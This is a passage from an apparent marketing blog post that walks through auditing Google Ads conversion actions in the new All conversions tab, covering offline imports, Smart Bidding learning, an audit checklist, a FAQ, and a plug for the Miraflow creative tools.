For the audit, check three things in the tab and its linked reports. First, which actions have enhanced conversions on, and whether the diagnostics report shows missing or incorrectly formatted data, which Google lists as the common problems. Second, whether any action shows Needs attention, because Google says Inactive and Needs Attention statuses often point to tag misconfiguration, a tag not found on the site or an enhanced conversions setup problem, and its status troubleshooting page adds that you may need to accept the relevant Terms of Service. Third, whether the normalization is correct, since Google specifies trimming whitespace, lowercase text and E.164 phone formats before hashing when you hash the data yourself.
Google also reports that advertisers who used first-party data alongside GCLIDs in offline imports saw a median 10 percent increase in conversions compared with standard offline imports. That is Google's own figure and carries no promise for your account, but it explains why enhanced conversions sit near the top of every measurement checklist. Our post on the Data Strength Uplift metric covers how Google now quantifies the effect of first-party data.
Step 10: Audit Offline and Imported Conversions
Offline conversions matter most for lead generation, where the sale closes by phone or in person weeks after the form fill. The mechanism, as Google's offline import page describes it, is that Google Ads gives every ad click a unique GCLID, you save that ID with the lead, and when the lead later becomes a customer you send the ID back with the conversion type and time so Google records it with your other conversion data. Google recommends enhanced conversions for leads for new setups, since it adds hashed customer data to the GCLID and enables engaged-view and cross-device conversions.

Imported actions carry a few audit points that tag-based actions do not:
- Upload timing. Google says to upload as soon as possible, ideally within 24 hours for best matching, and for engaged-view attribution Google Ads will not record a conversion uploaded more than 14 days after it happened, even if the window is set to 30 days.
- Window versus sales cycle. A conversion can only be credited if it falls inside the action's click-through window, so a deal that closes 100 days after the click cannot be credited to a 90 day action, and a long sales cycle needs the window and the upload routine to agree.
- Count. Imports default to Every, so a CRM that emits several updates per lead should either map each stage to its own action with a single Primary, or use One.
- Order ID. The transaction ID is optional for offline conversion import but Google considers it best practice for purchases, and it is required when you connect additional data sources through Data Manager.
- Interface changes. Google's page says that starting June 15, 2026 offline conversion import and enhanced conversions for leads uploads are migrated to the Data Manager API and blocked in the Google Ads API, so older scripts and connectors that still upload through the Google Ads API are worth checking.
The submenu in the new tab also lists Uploads next to Conversion settings, Value rules and Custom variables. That is where I would check first for the state of your offline data, though what it shows can differ by account. For each imported action, compare the date of your last successful upload with what the tab shows, and treat any gap as a reason to check the upload job.
If the same sale reaches Google Ads through the tag and through the CRM, route both into one conversion action and let the transaction ID deduplicate them. Google's multi-source conversions page describes the advertiser's backend data as the source of truth for value, since a matching upload overwrites the value the tag recorded, and it is the reason the units and currency rule in Step 8 matters so much.
Step 11: Plan Changes Around Smart Bidding Learning
Once the audit shows what to fix, the order and timing of the edits decide whether performance dips. Google's help page titled About Smart Bidding learning lists three triggers for the Learning status: a new or reactivated strategy, a composition change, and a goal change, meaning the conversion goals or actions you are optimizing toward have significantly changed. Promoting a form submit to Primary while demoting a qualified lead, or switching which purchase action is Primary, belongs in that third bucket. Our guide to the Smart Bidding 7-day Learning limit walks through all three triggers in detail.
Google's pages do not fully agree with each other on how long this lasts. The primary and secondary page and the page on understanding conversion tracking data still describe a standard 7 to 14 day learning phase that frequent changes to budgets, targets or conversion goals can reset. The newer Smart Bidding learning page says the Learning status never lasts more than 7 days, that budget and target edits never trigger it, and that performance typically converges within 1 to 2 conversion cycles. For planning I follow the newer page and treat 14 days as a cautious cushion for accounts with slower cycles.
Count, window, attribution and value edits are not on Google's list of Learning triggers, but they change what the Conversions column reports from the edit date forward, and Google's page on campaign-specific goals says its bidding models take time to adapt to any change in conversion configuration. Its advice is to adjust targets gradually as the models adjust to newly reported conversion data, and its example lowers a Target CPA step by step instead of all at once. Google's page about migrating to GA4 key events says to expect fluctuation for a few key event cycles when the new action has a different volume or delay profile, and to adjust targets in line with the change in volume.
| Setting you change | Effect on past data | Effect going forward | What to plan |
|---|---|---|---|
| Primary or Secondary | Past rows stay as reported | Changes how the action is bid toward everywhere its goal is used, and moves it in or out of the Conversions column | Treat it as a possible goal change with a Learning status of up to 7 days, and batch it with other goal edits |
| Account-default or campaign-specific goal | No change to history | Changes which campaigns bid toward the goal, and a campaign reverts to account defaults if all actions are removed from its own goal | Review each campaign, use the bulk edit, and adjust targets gradually |
| Count (Every or One) | Does not change past data | Future conversions are counted differently, so the Conversions column steps up or down | Annotate the date and move CPA or ROAS targets in steps |
| Conversion window | Not applied retroactively | The new window applies to conversions from the edit date onward | Wait a full conversion cycle before judging |
| Attribution model | The columns change going forward, and the current model columns preview history | Changes how credit is split, which affects bids that use the Conversions column | Preview in the Model comparison report, then adjust targets gradually |
| Conversion value | Applies only to conversions after the change, usually within a few hours | Changes Conv. value and return on ad spend | Check units and currency, then revisit Target ROAS |
| Removing an action | The action is archived and can be re-enabled | Changes the makeup, volume and value of its goal | Review the impacted campaigns and download the list before saving |

A safe sequence for a real account looks like this:
- Fix tracking first, since broken tags can be repaired without touching Smart Bidding's goals.
- Resolve duplicates and Primary or Secondary changes together on one date, and annotate it, so only one goal change reaches the strategy.
- Adjust count, windows and values on the same day if they apply to the same action, so the new reporting scale starts cleanly.
- Move targets in steps over the following conversion cycle instead of in one jump, and avoid several target changes inside a single conversion cycle, which Google advises unless there is a clear business need.
- Let the strategy settle for 1 to 2 conversion cycles, then evaluate over 2 conversion cycles or 2 weeks, whichever is longer, and use the by conversion time columns when comparing against your own sales records.
If you are running an AI Max or Search experiment at the same time, hold the conversion changes until the test ends, because an account-level goal change reaches both arms and muddies the comparison. Our walkthrough of the 1-click AI Max experiment and the multi-campaign Search experiments both show how to keep tests clean. Since August 17, 2026, Google's target-based strategies bid more consistently toward the number you type in on budget-limited campaigns, so a stale target matters more than it used to, and our post on the August 2026 target bid strategy update explains the change.
A Copyable Conversion Action Audit Checklist
Use this list in a spreadsheet or a ticket, and tick each line per action:
- Tracking status is healthy, or the reason for any other status is documented.
- The last seen date is recent for actions that should fire daily.
- The action sits in a goal with a meaningful category, not Page view or Other.
- Each goal used for bidding has at least one Primary action.
- No top-of-funnel action is Primary without a deliberate reason.
- No two Primary actions record the same real-world event.
- GA4 imports and Google tag actions for the same event have only one Primary.
- Custom goals contain no Secondary action that was meant to be observation only.
- Every campaign with campaign-specific goals has a written reason.
- Count is Every for sales with a transaction ID, and One for leads.
- Repeat rate has been checked for any action counted as Every.
- Click-through window matches the real conversion lag from the time lag report.
- Engaged-view and view-through windows are set deliberately for video, Demand Gen and Performance Max.
- Attribution model is data-driven, or last click with a reason.
- Value is dynamic where it should be, and units match across tag and uploads.
- Enhanced conversions diagnostics show no missing or malformed data.
- Offline uploads arrive ideally within 24 hours and use the current upload path.
- Every change is annotated with a date and a named owner.
Common Mistakes in Conversion Audits
- Fixing and measuring on the same day. If you remove a duplicate and change a target in one afternoon, the following week's numbers cannot tell you which change did what, so move one lever per conversion cycle where you can.
- Trusting a bigger number. An imported action that reports more conversions than the tag can be counting something extra, for example through a Paid and organic channels attribution setting, so a higher total is a reason to investigate.
- Deleting instead of demoting. Setting an action to Secondary keeps its history and its place in reports, while removal takes it out of the table by default, and an action inside a custom goal cannot be removed until you edit the goal.
- Setting Count to One on purchases to hide duplicates. That throws away real repeat orders, while a transaction ID removes the duplicate without that loss.
- Copying a window from another account. A 90 day window suits a long B2B sales cycle, but on a store where most buyers purchase within days it can add noise and keep recent weeks looking unsettled.
- Ignoring campaign-specific overrides. An account-level fix reaches only campaigns that use account-level goals, so a campaign on an old override keeps its old behavior.
- Reading Secondary metrics as a verdict on bidding. Google states that Smart Bidding optimizes exclusively toward the primary goal, so clicks, CPC and click-through rate may fluctuate without that meaning anything.
- Comparing click-date conversions with order-date sales. Google Ads reports primary conversion columns by click time, so use the by conversion time columns when you reconcile with your store or CRM.
Where Miraflow Fits After the Audit
A cleaner conversion signal pays off most when you test creative against it, because the numbers finally mean what they say. Miraflow does not connect to your Google Ads account, but it speeds up the assets those tests need. The AI image generator can produce varied product and offer visuals for asset groups, the Text2Shorts tool turns a topic into a vertical video for YouTube Shorts and other vertical placements, and the cinematic video generator makes short product-style clips.
Video creative is worth singling out, since engaged-view conversions, and the 10 second and 5 second thresholds in Step 6, reward ads that hold attention early. If you already have long videos, AI Clipping cuts them into captioned vertical clips, and the YouTube Thumbnail Maker helps with cover images for video ads and channel content. You can find the full set of tools on Miraflow.
AI recommendations depend on clean inputs as well. Our explainer on Ask Advisor, Google's Gemini agent for Ads accounts, notes that messy or duplicate conversion actions produce confidently wrong suggestions just as easily as they mislead a human analyst, so finishing this audit first makes any AI recommendation in your account more trustworthy.
Frequently Asked Questions
Where is the new All conversions tab in Google Ads?
It sits under Goals, in the Conversions group of the left menu, beside Conversion settings, Value rules, Custom variables and Uploads in the screenshot Search Engine Roundtable published. It was reported on October 27 and 28, 2026 and appears to be rolling out gradually, so your account may not show it yet.
Do I still need to click View all conversion actions?
Not once the tab is available in your account, which is the point of the update. If the tab has not reached you, the older route through Goals, Conversions, Summary and the Goals tab still shows your actions and their settings.
What is the difference between the All conversions tab and the All conv. column?
The tab is a list of your conversion actions and their settings. The All conv. column is a metric that reports the number of conversions, including secondary actions, view-through conversions and other special sources, so it can be added to the table in the tab.
What is the difference between primary and secondary conversion actions?
Primary actions report in the Conversions column and are used for bidding when their goal is used for bidding. Secondary actions are observation only and report in All conversions, unless they belong to a custom goal that a campaign uses, in which case they are used for bidding too.
Does Smart Bidding use secondary conversions?
Not on their own. Google says secondary actions are not used for bidding even when the goal they belong to is, with the single exception of a custom goal, where every action inside it is used for reporting and bidding.
Why are my GA4 conversions secondary by default?
Google sets conversion actions based on Google Analytics key events to Secondary to prevent counting the same event twice for bidding. They can be changed to Primary only inside Google Ads, not in Google Analytics.
Should I count every conversion or one conversion?
Google recommends Every for sales, because each sale adds value, and One for leads, because you usually want one unique lead per ad click. For purchases, add a transaction ID so a reloaded confirmation page does not count the same order twice.
What conversion window should I use?
Google suggests choosing from your time lag report, and says windows of at least 7 days give richer data. The click-through default is 30 days, and the maximum is 90 days depending on the source, so match the window to how long your customers really take to convert.
Why do I see decimal conversions such as 12.67?
Data-driven attribution distributes fractional credit across the clicks on a path, so values such as 0.33 or 0.50 add up to decimals in the Conversions columns. Google presents this as expected behavior, so it does not point to a tracking problem.
What does Tag inactive mean for a conversion action?
Google defines it as Google no longer seeing your tag and having recorded no conversions in the last 7 days. Hovering over the status shows the date the tag was last seen and the last conversion date, and Tag Assistant is the recommended way to test the tag.
Will changing a primary conversion action reset Smart Bidding?
A significant change to the goals or actions you optimize toward is one of the three triggers for the Learning status, which Google says lasts up to 7 days while ads keep serving. Performance can take 1 to 2 conversion cycles to settle, so batch changes and adjust targets gradually.
How often should I audit my conversion actions?
A full pass once a quarter is a sensible rhythm for most accounts, with a quick check of tracking status and last seen after any site release, platform migration or new campaign type. The new tab makes the quick check a one-page job.
Conclusion
The All conversions tab is a modest interface change with an outsized benefit, because it puts the tracking status, Primary or Secondary setting, count, window and account-default flag for every conversion action on one table. That is the information a proper audit needs, and until now it has been spread across the Summary page, hover cards and settings panels.
The audit itself comes down to a few questions asked in a sensible order. Is each action actually recording, does Smart Bidding optimize toward the right Primary actions, is any real-world event being counted twice, and do the count, window, attribution and value settings describe how your customers really behave. The duplicate check in particular tends to be worth the whole exercise, since a Google tag purchase and a GA4 purchase import that are both Primary will double every number the bidder sees.
Make the edits in a planned batch, annotate the date, move targets gradually, and give the strategy 1 to 2 conversion cycles to settle before judging results. When the signal is clean, spend the attention you saved on better creative, and use Miraflow to build the images and short videos that your newly trustworthy numbers can finally evaluate.